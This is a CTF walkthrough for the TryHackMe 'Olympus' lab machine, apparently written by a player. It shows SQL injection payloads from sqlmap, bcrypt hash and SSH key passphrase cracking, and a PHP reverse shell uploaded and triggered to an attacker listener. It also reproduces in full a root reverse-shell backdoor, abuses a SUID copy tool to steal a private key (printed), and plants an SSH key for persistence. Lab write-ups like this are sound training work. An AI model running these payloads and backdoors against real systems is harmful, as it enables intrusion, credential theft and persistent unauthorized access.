TryHackMe - Olympus CTF Walkthrough


Introduction
Welcome to Olympus.
After starting the VM, allow up to 5 minutes for the machine to fully boot.
If you get stuck, hints are available in the GitHub repository (linked in the walkthrough section).
Happy hacking!
— Petit Prince
Enumeration
As always, I began with thorough network reconnaissance to map the attack surface.
Port Enumeration
A full TCP scan was performed:
1
$ nmap 10.80.183.53 -p- -vvv -T5 -sT
Results
1
2
3
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
Service Enumeration
Next, I mapped the services running on these ports.
1
$ nmap 10.80.183.53 -p 22,80 -vvv -T5 -sV
Results
1
2
3
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
Web Enumeration
Browsing to port 80 initially produced an error.
The URL revealed the domain:
1
olympus.thm
So I added it to /etc/hosts:
1
10.80.183.53 olympus.thm
The webpage loads:

The page mentions that the website is under development and that an older version is still accessible.
That immediately suggested subdomain enumeration, but nothing useful was discovered
Directory Enumeration
Using Gobuster:
1
$ gobuster dir -u http://olympus.thm/ -w /usr/share/wordlists/dirb/common.txt
Results
1
2
3
4
5
6
7
8
9
.hta                 (Status: 403) [Size: 276]
.htaccess            (Status: 403) [Size: 276]
.htpasswd            (Status: 403) [Size: 276]
~webmaster           (Status: 301) [Size: 315] [--> http://olympus.thm/~webmaster/]
index.php            (Status: 200) [Size: 1948]
javascript           (Status: 301) [Size: 315] [--> http://olympus.thm/javascript/]
phpmyadmin           (Status: 403) [Size: 276]
server-status        (Status: 403) [Size: 276]
static               (Status: 301) [Size: 311] [--> http://olympus.thm/static/]
The interesting discovery was:
1
http://olympus.thm/~webmaster/

We are now facing a CMS instance.
SQL Injection
The CMS had:
- A search function
- A login page
Since brute force is out of scope and we had no credentials, the search functionality became the primary target.
Testing a simple ' resulted in:
1
Query FailYou have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' AND post_status='publish'' at line 1
This confirms SQL injection.
SQLmap
After confirming the SQL error manually, I captured the HTTP request using Burp Suite and passed it directly to sqlmap for automated testing.
1
$ sqlmap -r request.txt
Results
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 820 HTTP(s) requests:
---
Parameter: search (POST)
    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: search=' AND EXTRACTVALUE(4321,CONCAT(0x5c,0x716a7a6271,(SELECT (ELT(4321=4321,1))),0x7178716271))-- OgyN&submit=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=' AND (SELECT 2852 FROM (SELECT(SLEEP(5)))bwjB)-- lqYh&submit=

    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: search=' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x716a7a6271,0x70646a766471655943614571634e74597261764e4f66636851444875636162734e46636867587871,0x7178716271),NULL,NULL,NULL,NULL,NULL-- -&submit=
---
SQLmap confirmed that the POST parameter search is vulnerable!
Database Enumeration
With confirmed SQL injection, the next logical step was to enumerate available databases
1
$ sqlmap -r request.txt --dbs
Results
1
2
3
4
5
6
7
available databases [6]:
[*] information_schema
[*] mysql
[*] olympus
[*] performance_schema
[*] phpmyadmin
[*] sys
Among the listed databases, olympus immediately stood out as the custom application database.
Tables Enumeration
1
$ sqlmap -r request.txt -D olympus --tables
Results
1
2
3
4
5
6
7
8
9
10
Database: olympus
[6 tables]
+------------+
| categories |
| chats      |
| comments   |
| flag       |
| posts      |
| users      |
+------------+
Several interesting tables appeared:
flag— potentially contains a flagusers— likely contains credentialschats— possibly related to the chat functionalitypostsandcomments— CMS-related content
Naturally, I started with the most obvious target.
First Flag Retrieval
The first flag was successfully retrieved directly from the database.
1
$ sqlmap -r request.txt -D olympus -T flag --dump
Results
1
2
3
4
5
6
7
8
Database: olympus
Table: flag
[1 entry]
+---------------------------+
| flag                      |
+---------------------------+
| flag{REDACTED}            |
+---------------------------+
Users Table Dumping
Next, I extracted user information.
1
$ sqlmap -r request.txt -D olympus -T users --dump
Results
1
2
3
4
5
6
7
8
9
10
Database: olympus
Table: users
[3 entries]
+---------+----------+------------+-----------+------------------------+------------+---------------+--------------------------------------------------------------+----------------+
| user_id | randsalt | user_name  | user_role | user_email             | user_image | user_lastname | user_password                                                | user_firstname |
+---------+----------+------------+-----------+------------------------+------------+---------------+--------------------------------------------------------------+----------------+
| 3       | <blank>  | prometheus | User      | prometheus@olympus.thm | <blank>    | <blank>       | $2y$10$YC6uoMwK9VpB5QL513vfLu1RV2sgBf01c0lzPHcz1qK2EArDvnj3C | prometheus     |
| 6       | dgas     | root       | Admin     | root@chat.olympus.thm  | <blank>    | <blank>       | $2y$10$lcs4XWc5yjVNsMb4CUBGJevEkIuWdZN3rsuKWHCc.FGtapBAfW.mK | root           |
| 7       | dgas     | zeus       | User      | zeus@chat.olympus.thm  | <blank>    | <blank>       | $2y$10$cpJKDXh2wlAI5KlCsUaLCOnf0g5fiG0QSUS53zp/r0HMtaj6rT4lC | zeus           |
+---------+----------+------------+-----------+------------------------+------------+---------------+--------------------------------------------------------------+----------------+
More importantly, password hashes were present for all three users.
The hashes follow the $2y$ format, which indicates bcrypt hashing.
Hash Cracking
I copied the hashes into a file and ran John the Ripper using the classic rockyou.txt wordlist.
1
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Results
1
summertime       (prometheus)
The password for prometheus was successfully cracked!
Using these new credentials, I logged into the CMS admin panel.
However, after exploring the dashboard thoroughly, I couldn’t find:
- Any file upload functionality
- Any template editing
- Any obvious RCE vectors
At this point, the path forward wasn’t immediately clear.
Subdomain Discovery
Looking again at the extracted data, I noticed something interesting in the email addresses:
1
2
root@chat.olympus.thm
zeus@chat.olympus.thm
That suggests a separate subdomain: chat.olympus.thm.
I added it to /etc/hosts and visited the page.

The page displayed a minimal chat interface with a file upload feature.
The presence of a file upload functionality immediately raised the possibility of a web shell upload.
I generated a PHP reverse shell using an online reverse shell generator (https://www.revshells.com/) and uploaded it. Unfortunately, the uploaded filename was randomized making it impossible to guess or retrieve directly.
At this stage, exploitation seemed blocked.
File Name Discovery
Whenever progress stalls, stepping back is crucial.
Reviewing the database tables again, I noticed the chats table.
If this application stores chat messages and uploaded files in the database, perhaps it logs filenames as well.
So I dumped it:
1
$ sqlmap -r request.txt -D olympus -T chats --dump
Results
1
2
3
4
5
6
7
8
9
10
11
12
13
Database: olympus
Table: chats
[6 entries]
+------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------+------------+--------------------------------------+
| dt         | msg                                                                                                                                                             | uname      | file                                 |
+------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------+------------+--------------------------------------+
| 2022-04-05 | Attached : prometheus_password.txt                                                                                                                              | prometheus | 47c3210d51761686f3af40a875eeaaea.txt |
| 2022-04-05 | This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can't download it back...             | prometheus | <blank>                              |
| 2022-04-06 | I know this is pretty cool. The IT guy used a random file name function to make it harder for attackers to access the uploaded files. He's still working on it. | zeus       | <blank>                              |
| 2026-02-28 | hello                                                                                                                                                           | prometheus | <blank>                              |
| 2026-02-28 | Attached : shell.php                                                                                                                                            | prometheus | 64b5a94653718915db29ea210b15f38e.php |
| 2026-02-28 | hello                                                                                                                                                           | prometheus | <blank>                              |
+------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------+------------+--------------------------------------+
This was the breakthrough moment!
The file column reveals the randomized filename assigned to uploaded files.
My uploaded shell.php had been renamed to:
1
64b5a94653718915db29ea210b15f38e.php
Now that I had the exact filename, I could directly navigate to it and execute the shell.
Reverse shell
With the randomized filename identified from the chats table, it was time to trigger the uploaded PHP shell.
First, I set up a listener on my attacking machine:
1
$ nc-lvnp 4445
Then, I navigated to the uploaded PHP file in the browser.
Shortly after, the connection came back:
1
2
3
4
listening on [any] 4445 ...
connect to [192.168.211.0] from (UNKNOWN) [10.80.183.53] 33902
Linux ip-10-80-183-535.15.0-138-generic#148~20.04.1-Ubuntu SMP Fri Mar 28 14:32:35 UTC 2025 x86_64 GNU/Linux
uid=33(www-data)gid=33(www-data)groups=33(www-data),7777(web)
We now have a reverse shell as www-data.
As usual, the shell was not fully interactive. To improve usability, I spawned a proper TTY:
1
python3 -c 'import pty; pty.spawn("/bin/bash")'
This gave me a more stable and functional shell.
Second flag Retrieval
While exploring the filesystem, I navigated to Zeus’ home directory and found the second flag:
1
2
3
www-data@ip-10-80-183-53:/home/zeus$ cat user.flag
cat user.flag
flag{Y0u_G0t_TH3_l1ghtN1nG_P0w3R}
Privilege Escalation - Zeus
Although we were inside the system as www-data, access to Zeus’ files was restricted.
The next logical step was privilege escalation or lateral movement to the zeus user.
A common technique at this stage is enumerating SUID binaries:
1
find / -perm -4000 -type f 2>/dev/null
Among standard system binaries, one unusual file stood out:
1
cputils
This binary was not typical for a default Ubuntu installation and had the SUID bit enabled. That immediately made it suspicious and worth investigating further.
CPutils Exploitation
Running the binary revealed its functionality: it copies files from a source to a target.
1
2
3
4
5
6
7
8
www-data@ip-10-80-183-53:/home/zeus$ cputils
  ____ ____        _   _ _
 / ___|  _ \ _   _| |_(_) |___
| |   | |_) | | | | __| | / __|
| |___|  __/| |_| | |_| | \__ \
 \____|_|    \__,_|\__|_|_|___/

Enter the Name of Source File:
The important observation:
- It runs with elevated privileges.
- It allows arbitrary file copying.
That means we can copy files we normally wouldn’t have permission to read.
The obvious target: Zeus’ private SSH key.
1
2
Enter the Name of Source File: ./.ssh/id_rsa
Enter the Name of Target File: id_rsa
The file was successfully copied. Now we could read Zeus’ private key.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
www-data@ip-10-80-183-53:/home/zeus$ ls
authorized_keys  id_rsa  snap  user.flag  zeus.txt

www-data@ip-10-80-183-53:/home/zeus$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
eRZjPBIy1rjIUiWe6LS1ToEyqfY=
-----END OPENSSH PRIVATE KEY-----
SSH Private Key Cracking
The private key was encrypted with a passphrase, so direct SSH login wasn’t possible.
To crack it, I converted the key into a format compatible with John the Ripper:
1
$ ssh2john key > key_hash.txt
Then ran:
1
$ john--wordlist=/usr/share/wordlists/rockyou.txt key_hash.txt
Result
1
snowflake        (key)
The passphrase was successfully cracked: snowflake
SSH Access
Using the private key and recovered passphrase:
1
ssh -i id_rsa zeus@olympus.thm
Result
1
2
zeus@ip-10-80-183-53:~$ id
uid=1000(zeus) gid=1000(zeus) groups=1000(zeus),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
We now have interactive access as zeus.
Privilege Escalation - Root
When escalating privileges, I usually re-enumerate web directories and system files.
Inside /var/www/html, I discovered a strangely named directory:
1
0aB44fdS3eDnLkpsz3deGv8TttR4sc
Inside were two files:
index.htmlVIGQFQFMYOST.php
1
2
3
4
5
6
zeus@ip-10-80-183-53:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ ls -la
total 12
drwxrwx--x 2 root     zeus     4096 Jul 15  2022 .
drwxr-xr-x 3 www-data www-data 4096 May  1  2022 ..
-rwxr-xr-x 1 root     zeus        0 Apr 14  2022 index.html
-rwxr-xr-x 1 root     zeus     1589 Jul 15  2022 VIGQFQFMYOST.php
The PHP file clearly looked suspicious.
Root Backdoor Discovery
Reading its contents revealed the following code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
zeus@ip-10-80-183-53:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ cat VIGQFQFMYOST.php
<?php
$pass = "a7c5ffcf139742f52a5267c4a0674129";
if(!isset($_POST["password"]) || $_POST["password"] != $pass) die('<form name="auth" method="POST">Password: <input type="password" name="password" /></form>');

set_time_limit(0);

$host = htmlspecialchars("$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]", ENT_QUOTES, "UTF-8");
if(!isset($_GET["ip"]) || !isset($_GET["port"])) die("<h2><i>snodew reverse root shell backdoor</i></h2><h3>Usage:</h3>Locally: nc -vlp [port]</br>Remote: $host?ip=[destination of listener]&port=[listening port]");
$ip = $_GET["ip"]; $port = $_GET["port"];

$write_a = null;
$error_a = null;

$suid_bd = "/lib/defended/libc.so.99";
$shell = "uname -a; w; $suid_bd";

chdir("/"); umask(0);
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if(!$sock) die("couldn't open socket");

$fdspec = array(0 => array("pipe", "r"), 1 => array("pipe", "w"), 2 => array("pipe", "w"));
$proc = proc_open($shell, $fdspec, $pipes);

if(!is_resource($proc)) die();

for($x=0;$x<=2;$x++) stream_set_blocking($pipes[x], 0);
stream_set_blocking($sock, 0);

while(1)
{
    if(feof($sock) || feof($pipes[1])) break;
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
    if(in_array($sock, $read_a)) { $i = fread($sock, 1400); fwrite($pipes[0], $i); }
    if(in_array($pipes[1], $read_a)) { $i = fread($pipes[1], 1400); fwrite($sock, $i); }
    if(in_array($pipes[2], $read_a)) { $i = fread($pipes[2], 1400); fwrite($sock, $i); }
}

fclose($sock);
for($x=0;$x<=2;$x++) fclose($pipes[x]);
proc_close($proc);
?>
Analyzing the code (Yes… manual inspection… definitely not assisted 🤭) we see that:
The script requires a POST parameter:
1
 $pass = "a7c5ffcf139742f52a5267c4a0674129";
So we need to supply this password.
- It expects GET parameters:
ipport
It then opens a reverse shell to the specified listener.
It loads the following library with SUID bit set
1
 $suid_bd = "/lib/defended/libc.so.99";
This is the key.
The script executes a binary located at:
1
 /lib/defended/libc.so.99
Given the context, this is almost certainly:
- A hidden SUID binary
- Owned by root
- Designed to spawn a root shell
Root Shell
I set up a listener:
1
$ nc-lvnp4444
Then, from the Zeus SSH session, triggered the backdoor locally:
1
2
curl-X POST-d"password=a7c5ffcf139742f52a5267c4a0674129" \
"http://localhost/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php?ip=192.168.211.0&port=4444"
Connection received:
1
root@ip-10-80-183-53:/#
We are root!
Third Flag Retrieval
The system displayed the congratulatory message along with the third flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
                    ### Congrats !! ###

                            (
                .            )        )
                         (  (|              .
                     )   )\/ ( ( (
             *  (   ((  /     ))\))  (  )    )
           (     \   )\(          |  ))( )  (|
           >)     ))/   |          )/  \((  ) \
           (     (      .        -.     V )/   )(    (
            \   /     .   \            .       \))   ))
              )(      (  | |   )            .    (  /
             )(    ,'))     \ /          \( `.    )
             (\>  ,'/__      ))            __`.  /
            ( \   | /  ___   ( \/     ___   \ | ( (
             \.)  |/  /   \__      __/   \   \|  ))
            .  \. |>  \      | __ |      /   <|  /
                 )/    \____/ :..: \____/     \ <
          )   \ (|__  .      / ;: \          __| )  (
         ((    )\)  ~--_     --  --      _--~    /  ))
          \    (    |  ||               ||  |   (  /
                \.  |  ||_             _||  |  /
                  > :  |  ~V+-I_I_I-+V~  |  : (.
                 (  \:  T\   _     _   /T  : ./
                  \  :    T^T T-+-T T^T    ;<
                   \..`_       -+-       _'  )
                      . `--=.._____..=--'. ./

                You did it, you defeated the gods.
                        Hope you had fun !

                   flag{REDACTED}

PS : Prometheus left a hidden flag, try and find it ! I recommend logging as root over ssh to look for it ;)

                  (Hint : regex can be usefull)
Bonus Flag – Regex Hunting
After obtaining root, the final message displayed a hint:
“Prometheus left a hidden flag… regex can be useful.”
This strongly suggested that the flag was hidden somewhere in the filesystem and that pattern matching would be required to locate it efficiently.
Establishing Persistent Root Access
To make searching more convenient and stable, I decided to enable direct SSH access as root.
First, I generated a new SSH key pair on my attacking machine:
1
$ ssh-keygen -f olympus_root
Then, from the root shell on the target machine, I added my public key to:
1
2
root@ip-10-80-183-53:/root/.ssh# echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIZ6ABIm+ldT4jlBN6UlclFzebWKt9ma89KIkbaoX20Q drouxinol@kali" > ./authorized_keys
<9ma89KIkbaoX20Q drouxinol@kali" > ./authorized_keys
After confirming the key was correctly added:
1
2
root@ip-10-80-183-53:/root/.ssh# cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIZ6ABIm+ldT4jlBN6UlclFzebWKt9ma89KIkbaoX20Q drouxinol@kali
I could now log in directly as root:
1
2
$ ssh -i olympus_root root@olympus.thm
root@ip-10-80-183-53:~#
Flag Retrieval
Given the hint about regex, the most efficient approach was to search recursively for patterns commonly used in flags rather than manually browsing directories.
From the previously discovered flags, we can clearly identify the consistent format:
1
flag{...}
Instead of searching blindly across the entire filesystem, I refined the search to target that specific keyword. Using recursive grep with extended regex support allowed me to efficiently filter relevant results.
I started by searching within high-probability directories. While enumerating /etc, I ran:
1
root@ip-10-80-183-53:/etc# grep -rE "flag" .
After filtering through the results, one file stood out:
1
2
./ssl/private/.b0nus.fl4g:Here is the final flag ! Congrats !
./ssl/private/.b0nus.fl4g:flag{REDACTED}